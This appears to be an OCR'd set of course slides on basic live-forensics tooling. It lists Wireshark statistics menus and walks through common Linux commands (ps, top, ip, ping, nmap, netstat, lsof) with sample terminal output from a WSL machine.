
Packet Breakdown




Follow TCP Stream




Statistics > Endpoints




Statistics > Conversations



Statistics > Protocol Hierarchy



Statistics > HTTP > Requests




https://t.me/learningnets

LAB: Wireshark

Now.. Linux

- In this section we will go through some core “live forensics” commands
- These are commands you should know and love
- They can mean the difference between a quick incident and a long painful one
- They can mean the difference between knowing, and just staring at a screen waiting for blinky lights to tell you things
- Plus… Linux is fun
- Why start with Linux????



Users and Privileges

```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ sudo su -
[sudo] password for adhd:
root@DESKTOP-I1T2G01:~#
root@DESKTOP-I1T2G01:~# i am root!

Command 'i' not found, but can be installed with:

apt install iprint

root@DESKTOP-I1T2G01:~#
```

Not Root

Becoming Root

I Am Root!

Home Directories and ”Hidden” Files

```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ cd
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ ls
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ ls -lrta
total 40
-rw-r--r-- 1 adhd adhd  807 Jun 11 12:27 .profile
-rw-r--r-- 1 adhd adhd 3771 Jun 11 12:27 .bashrc
-rw-r--r-- 1 adhd adhd  220 Jun 11 12:27 .bash_logout
drwxr-xr-x 3 root root 4096 Jun 11 12:27 ..
-rw-r--r-- 1 adhd adhd    0 Jun 11 12:27 .sudo_as_admin_successful
drwxr-xr-x 2 adhd adhd 4096 Jun 11 14:08 .docker
drwxr-xr-x 4 adhd adhd 4096 Jun 23 13:56 .cache
drwxr-xr-x 6 adhd adhd 4096 Jun 23 13:57 .
drwx------ 4 adhd adhd 4096 Jun 23 13:58 .local
drwx------ 4 adhd adhd 4096 Jun 23 13:58 .config
-rw------- 1 adhd adhd  166 Nov 14 19:38 .bash_history
adhd@DESKTOP-I1T2G01:~$
```

mkdir

```
adhd@DESKTOP-I1T2G01:~$ mkdir test
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ ls
test
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ cd test
adhd@DESKTOP-I1T2G01:~/test$
adhd@DESKTOP-I1T2G01:~/test$ pwd
/home/adhd/test
adhd@DESKTOP-I1T2G01:~/test$
```

Finding Files With locate

```
adhd@DESKTOP-I1T2G01:~$ touch sasquatch
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ sudo updatedb
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ locate sasquatch
/home/adhd/sasquatch
adhd@DESKTOP-I1T2G01:~$
```

Editing files with vi

```
adhd@DESKTOP-I1T2G01:~$ vi sasquatch
adhd@DESKTOP-I1T2G01:~$
```

```
In vi, use `a` to start editing

Press `Esc` to stop.

Press :wq! to quit

: = Command for vi

w = write

q = quit

! = I dont care about errors
~
~
~
~
~
-- INSERT --
```

Editing files with nano

```
adhd@DESKTOP-I1T2G01:~$ nano sasquatch
```

```
  GNU nano 2.9.3                    sasquatch                         Modified

In nano, the ^ = the Ctrl key

You write like you would in notepad

You use the Ctrl + O to "Write Out"

You use Ctrl + x to exit

It has a nice command reference at the bottom

Please, don't use nano for C and C++ code...




^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

Processes with ps aux

```
root@DESKTOP-I1T2G01:~# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0    900   584 ?        Sl   Nov13   0:00 /init
root          58  0.0  0.0    892    84 ?        Ss   Nov13   0:00 /init
root          59  0.0  0.0    892    84 ?        S    Nov13   0:00 /init
root          60  0.0  0.6 501584 18844 pts/0    Ssl+ Nov13   0:00 /mnt/wsl/docker-desktop/dock
root         207  0.0  0.0    900    92 ?        Ss   19:43   0:00 /init
root         208  0.0  0.0    900    92 ?        S    19:43   0:01 /init
adhd         209  0.0  0.1  23372  5392 pts/1    Ss   19:43   0:00 -bash
root         286  0.4  0.1  64216  4248 pts/1    S    20:42   0:00 sudo su -
root         287  0.0  0.1  63472  3656 pts/1    S    20:42   0:00 su -
root         288  1.8  0.1  23376  5172 pts/1    S    20:42   0:00 -su
root         318  0.0  0.1  37796  3240 pts/1    R+   20:42   0:00 ps aux
root@DESKTOP-I1T2G01:~#
```

Processes with top

```
top - 20:44:04 up 21:05,  0 users,  load average: 0.06, 0.11, 0.08
Tasks:  11 total,   1 running,  10 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  1.7 sy,  0.0 ni, 98.3 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  2837272 total,  1685940 free,   405924 used,   745408 buff/cache
KiB Swap:  1048576 total,  1048576 free,        0 used.  2281888 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
  319 root      20   0   42104   3460   3024 R   0.3  0.1   0:00.03 top
    1 root      20   0     900    584    508 S   0.0  0.0   0:00.12 init
   58 root      20   0     892     84     16 S   0.0  0.0   0:00.00 init
   59 root      20   0     892     84     16 S   0.0  0.0   0:00.00 init
   60 root      20   0  501584  18844  10088 S   0.0  0.7   0:00.70 docker-desktop-
  207 root      20   0     900     92     16 S   0.0  0.0   0:00.00 init
  208 root      20   0     900     92     16 S   0.0  0.0   0:01.62 init
  209 adhd      20   0   23372   5392   3440 S   0.0  0.2   0:00.72 bash
  286 root      20   0   64216   4248   3652 S   0.0  0.1   0:00.03 sudo
  287 root      20   0   63472   3656   3200 S   0.0  0.1   0:00.00 su
  288 root      20   0   23376   5172   3292 S   0.0  0.2   0:00.10 bash
```

IP info with ip a

```
root@DESKTOP-I1T2G01:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: bond0: <BROADCAST,MULTICAST,MASTER> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether f6:2e:ba:04:70:d5 brd ff:ff:ff:ff:ff:ff
3: dummy0: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 46:95:a4:15:62:8b brd ff:ff:ff:ff:ff:ff
4: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:71:13:20 brd ff:ff:ff:ff:ff:ff
    inet 172.23.85.176/20 brd 172.23.95.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe71:1320/64 scope link
       valid_lft forever preferred_lft forever
5: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
root@DESKTOP-I1T2G01:~#
```

IP info with ifconfig

```
root@DESKTOP-I1T2G01:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.23.85.176  netmask 255.255.240.0  broadcast 172.23.95.255
        inet6 fe80::215:5dff:fe71:1320  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:71:13:20  txqueuelen 1000  (Ethernet)
        RX packets 2987  bytes 308746 (308.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 69  bytes 4838 (4.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@DESKTOP-I1T2G01:~#
```

ping

```
root@DESKTOP-I1T2G01:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=48.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=45.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=127 time=44.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=127 time=45.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=127 time=44.9 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=127 time=45.0 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=127 time=48.7 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=127 time=46.5 ms
^C
--- 8.8.8.8 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7018ms
rtt min/avg/max/mdev = 44.435/46.154/48.748/1.495 ms
root@DESKTOP-I1T2G01:~#
```

Open Remote Ports With Nmap

```
root@DESKTOP-I1T2G01:~# nmap 8.8.8.8

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-14 20:48 MST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.017s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 29.17 seconds
```

Ping, Port, Parse....

```
root@DESKTOP-I1T2G01:~# nmap -sU -p 53 8.8.8.8

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-14 20:48 MST
Nmap scan report for 8.8.8.8
Host is up (0.0016s latency).

PORT   STATE         SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

Network Connections: netstat

```
root@DESKTOP-I1T2G01:~# netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program n
ame
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     STREAM     LISTENING     16901    60/docker-desktop-p  /var/run/dock
er.sock
unix  2      [ ACC ]     SEQPACKET  LISTENING     1307     -                    /run/WSL/7_in
terop
unix  2      [ ACC ]     SEQPACKET  LISTENING     156454   208/init             /run/WSL/208_
interop
unix  2      [ ACC ]     SEQPACKET  LISTENING     1322     -                    /run/WSL/15_i
nterop
unix  2      [ ACC ]     SEQPACKET  LISTENING     1347     -                    /run/WSL/24_i
nterop
unix  2      [ ACC ]     STREAM     LISTENING     1363     -                    /run/guest-se
rvices/wsl2-bootstrap-expose-ports.sock
unix  2      [ ACC ]     STREAM     LISTENING     13948    -                    /run/host-ser
vices/vpnkit-data.sock
```

Network Connections: lsof -i -P

```
root@DESKTOP-I1T2G01:~# lsof -i -P
